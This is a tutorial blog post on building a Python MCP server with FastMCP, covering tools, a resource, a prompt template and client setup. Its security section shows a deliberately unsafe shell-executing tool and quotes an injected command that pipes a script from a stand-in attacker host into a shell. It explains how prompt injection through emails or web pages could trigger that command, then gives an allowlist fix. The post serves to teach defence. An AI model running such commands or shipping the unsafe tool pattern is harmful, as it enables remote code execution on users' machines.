
Build Your First MCP Server: Connecting an AI Agent to Real Tools
A working MCP server in about 80 lines: two real tools, a resource, a prompt template, and the one design mistake that turns it into a security hole.
MCP Explained covered why the protocol exists. This is the part that actually matters once you've decided to build one: a real server, with real tools, that an agent can genuinely call against real systems, plus the specific mistake that turns a helpful tool into a remote code execution vulnerability the moment you get it wrong.
By the end of this, you'll have a working MCP server exposing two tools, a resource, and a prompt template, running locally and connected to a real MCP client, and you'll understand exactly why the naive version of the third tool this article builds should never ship.
The one sentence to remember
An MCP server is not "AI code." It's an ordinary server with an unusual client: every function you expose is something a language model will decide when and how to call, which means the discipline that matters here is the same discipline that matters for any other API a machine can trigger without a human reading the request first.

What We're Actually Building
Every one of these touches something real on purpose. A tutorial that returns hardcoded strings teaches you the decorator syntax and nothing about what actually breaks in production, which is the schema an LLM sees, the errors a real system returns, and the boundary between "the model can request this" and "the model can do anything it wants."
Setting Up the Server
The official Python SDK ships FastMCP, a high-level wrapper that turns a plain function into a fully-specified MCP tool using nothing but its type hints and docstring.
pip install "mcp[cli]"# server.py
from mcp.server.fastmcp import FastMCP
mcp = FastMCP("ops-tools")
if __name__ == "__main__":
mcp.run()That's a complete, connectable MCP server. It just doesn't do anything yet, because it has no tools, resources, or prompts registered.
Tools: Giving the Agent Real Actions
A tool that checks whether a URL is actually up
import time
import httpx

@mcp.tool()
def check_url_status(url: str) -> dict:
    """Check whether a URL is reachable and how fast it responds.

    Args:
        url: The full URL to check, including https://
    """
    start = time.monotonic()
    try:
        response = httpx.get(url, timeout=5.0, follow_redirects=True)
        latency_ms = round((time.monotonic() - start) * 1000, 1)
        return {
            "ok": response.status_code < 400,
            "status_code": response.status_code,
            "latency_ms": latency_ms,
        }
    except httpx.RequestError as exc:
        return {"ok": False, "status_code": None, "error": str(exc)}
A tool that reports real disk usage
import shutil

@mcp.tool()
def get_disk_usage(path: str = "/") -> dict:
    """Report disk usage for a given path on this machine.

    Args:
        path: Filesystem path to check, defaults to the root volume
    """
    try:
        total, used, free = shutil.disk_usage(path)
        return {
            "path": path,
            "total_gb": round(total / (1024**3), 1),
            "used_gb": round(used / (1024**3), 1),
            "free_gb": round(free / (1024**3), 1),
            "percent_used": round((used / total) * 100, 1),
        }
    except OSError as exc:
        return {"path": path, "error": str(exc)}
The docstring is not documentation, it's the schema
FastMCP reads the function's type hints to build the JSON Schema an MCP client sends to the model, and it reads the docstring's Args section to fill in each parameter's description. A vague docstring produces a vague tool description, and a model given a vague tool description makes worse decisions about when to call it and what to pass. Writing this docstring carefully is not politeness, it's the actual interface contract.
Once registered, check_url_status produces this schema on the wire, which is exactly what the model sees when deciding whether and how to call it:
{
  "name": "check_url_status",
  "description": "Check whether a URL is reachable and how fast it responds.",
  "inputSchema": {
    "type": "object",
    "properties": {
      "url": { "type": "string", "description": "The full URL to check, including https://" }
    },
    "required": ["url"]
  }
}
Resources: Giving the Agent Read-Only Data
A tool is an action. A resource is data the client can read without the model having to construct a call, closer to a file the agent can open than a function it invokes:
RUNBOOK_PATH = "runbooks/checkout-service.md"

@mcp.resource("runbook://checkout-service")
def checkout_runbook() -> str:
    """The on-call runbook for the checkout service."""
    with open(RUNBOOK_PATH, "r", encoding="utf-8") as f:
        return f.read()
This matters for a reason that isn't obvious until you've built a few of these: a resource is the right primitive when the agent needs to read something as context, and a tool is the right primitive when the agent needs to decide something, like which URL to check or which path to inspect. Modeling a static lookup as a tool works, but it costs an extra reasoning step and an extra round trip the resource primitive doesn't need.
Prompts: Giving the Agent Reusable Templates
The third MCP primitive is a template the client can surface directly to a user, not something the model calls on its own:
@mcp.prompt()
def incident_summary(service: str, symptom: str) -> str:
    """Generate a structured incident summary prompt."""
    return (
        f"Write a structured incident summary for the '{service}' service. "
        f"The observed symptom is: {symptom}. "
        f"Include: likely cause, blast radius, and the next diagnostic step."
    )
A client like Claude Desktop can list this as a slash command a human picks deliberately, which is a genuinely different trust boundary than a tool the model decides to invoke mid-reasoning, and it's worth keeping that distinction in mind as you decide which primitive fits a new capability.
Running and Testing the Server
Before wiring this into any client, run it against the MCP Inspector, a transport-agnostic UI built specifically to test a server in isolation:
mcp dev server.pyThis opens a browser UI that lists every registered tool, resource, and prompt, lets you call check_url_status with a real URL, and shows you the exact JSON-RPC request and response, no client, no model, no ambiguity about which side of the connection a bug is on. Get in the habit of testing here first. Debugging a broken tool through an agent's own confused reasoning about why it isn't working is a much slower path to the same answer.
Connecting It to Claude Desktop or Claude Code
Add the server to the client's MCP configuration, pointing at an absolute path:
{
  "mcpServers": {
    "ops-tools": {
      "command": "python",
      "args": ["/absolute/path/to/server.py"]
    }
  }
}
Restart the client, and check_url_status, get_disk_usage, the runbook resource, and the incident summary prompt all become available in that conversation. This is the stdio transport in practice: the client launches your script as a subprocess and speaks JSON-RPC over its stdin and stdout, exactly the request-response cycle the Inspector showed you a moment ago, just with a model deciding the requests now instead of you typing them in by hand.
The Wrong Way to Add a Third Tool
The natural next tool to reach for is something like "run a diagnostic command," and the naive version of it is genuinely dangerous:
import subprocess

# DO NOT DO THIS
@mcp.tool()
def run_command(command: str) -> str:
    """Run a shell command and return its output."""
    result = subprocess.run(command, shell=True, capture_output=True, text=True)
    return result.stdout
This is a remote code execution vulnerability wearing a tool schema
command is a free-text string the model constructs, and shell=True hands it straight to a shell interpreter. A model reasoning normally might call this with df -h. A model that's ingested crafted content from an untrusted source, an email it summarized, a webpage it scraped, a Tool Result from an earlier step, can be steered into calling it with df -h; curl attacker.example/x.sh | sh, and the tool will run exactly that, because nothing in this function's definition distinguishes a diagnostic command from an attack. This is the same mechanism covered in full in Prompt Injection and Agent Hijacking: the danger isn't a malicious user, it's untrusted data reaching a powerful tool with no boundary in between.
The fix isn't a better prompt telling the model to "only run safe commands." A prompt is not a security boundary, the model's compliance with it is probabilistic, and probabilistic security is not security. The fix is removing the model's ability to construct arbitrary commands in the first place:
ALLOWED_CHECKS = {
    "disk": ["df", "-h"],
    "memory": ["free", "-h"],
    "uptime": ["uptime"],
}

@mcp.tool()
def run_diagnostic(check: str) -> str:
    """Run a predefined, read-only diagnostic check.

    Args:
        check: One of: disk, memory, uptime
    """
    if check not in ALLOWED_CHECKS:
        return f"Unknown check '{check}'. Valid options: {list(ALLOWED_CHECKS)}"
    result = subprocess.run(ALLOWED_CHECKS[check], capture_output=True, text=True)
    return result.stdout
The model still decides when to call this and which named check to run, which is exactly the amount of autonomy the task needs. It can no longer construct the command itself, which is exactly the amount of autonomy the task doesn't need. Every tool in a real MCP server deserves this same question asked explicitly: does the model need to choose the action, or does it need to choose the arguments to an action someone already made safe.
What Happens When a Tool Call Comes In
Tracing one real call end to end makes the whole exchange concrete. The agent decides to call check_url_status, and the client sends this over stdio:
{
  "jsonrpc": "2.0",
  "id": 7,
  "method": "tools/call",
  "params": {
    "name": "check_url_status",
    "arguments": { "url": "https://api.example.com/health" }
  }
}
FastMCP receives this, validates arguments against the schema generated from the function's type hints, calls your Python function with url="https://api.example.com/health", and wraps whatever it returns back into a JSON-RPC response the client hands back to the model. This is the exact MCP / API stage described in What Actually Happens Inside an AI Agent: the model never touches your server directly, it only ever produces the arguments object, and everything from schema validation to the actual HTTP request happens in code the model can't see or influence beyond what those arguments contain.
Where This Goes From Here
A server running locally over stdio and used by one person is the easiest, and safest, version of MCP to reason about. Two things change the moment this server needs to serve multiple users or run remotely over HTTP instead of stdio, and both deserve real attention before that happens, not after. Authentication and authorization stop being optional. A remote MCP server has to know which caller it's talking to and what that caller is allowed to do, covered from the identity angle in AI Agent Identity. And the server itself becomes something other people depend on without necessarily reading its source, which puts it squarely inside the concerns covered in AI Supply Chain Security: a compromised or carelessly-written MCP server is exactly as dangerous as a compromised dependency, because functionally, that's what it is.
The Bottom Line
Building an MCP server is genuinely easy, a working one is a few dozen lines and an afternoon. Building one that's safe to actually connect to an agent with real autonomy is a different exercise entirely, and the entire difference comes down to one question asked honestly for every tool you add: what's the smallest, most specific action this needs to expose, and does that leave the model choosing an action, or constructing one from scratch. The run_command example above answers that question badly. run_diagnostic answers it well. Nothing else about the two versions is different.
The review worth doing before connecting any server to a real agent
List every tool your server exposes, and for each one, write down the worst single call a fully adversarial set of arguments could make. If that worst case is "reads a status code" or "reports free disk space," you're in good shape. If it's "executes arbitrary code" or "deletes anything," the fix belongs in the tool's design, not in a prompt asking the model to please be careful.

Written by
Chetan Yamger
Cloud Engineer · AI Automation Architect · Modern Workplace Consultant
Cloud Engineer, AI Automation Architect, and Modern Workplace Consultant based in Amsterdam, Netherlands. Specializing in scalable, secure enterprise solutions with Microsoft Azure, Intune, PowerShell, and AI-driven automation using ChatGPT, Gemini, and modern LLM technologies.
Stay in the loop.
New articles, straight to you.
Deep-dive technical articles on Intune, PowerShell, and AI — no noise, no spam.
Discussion
Share your thoughts — your email stays private
Leave a comment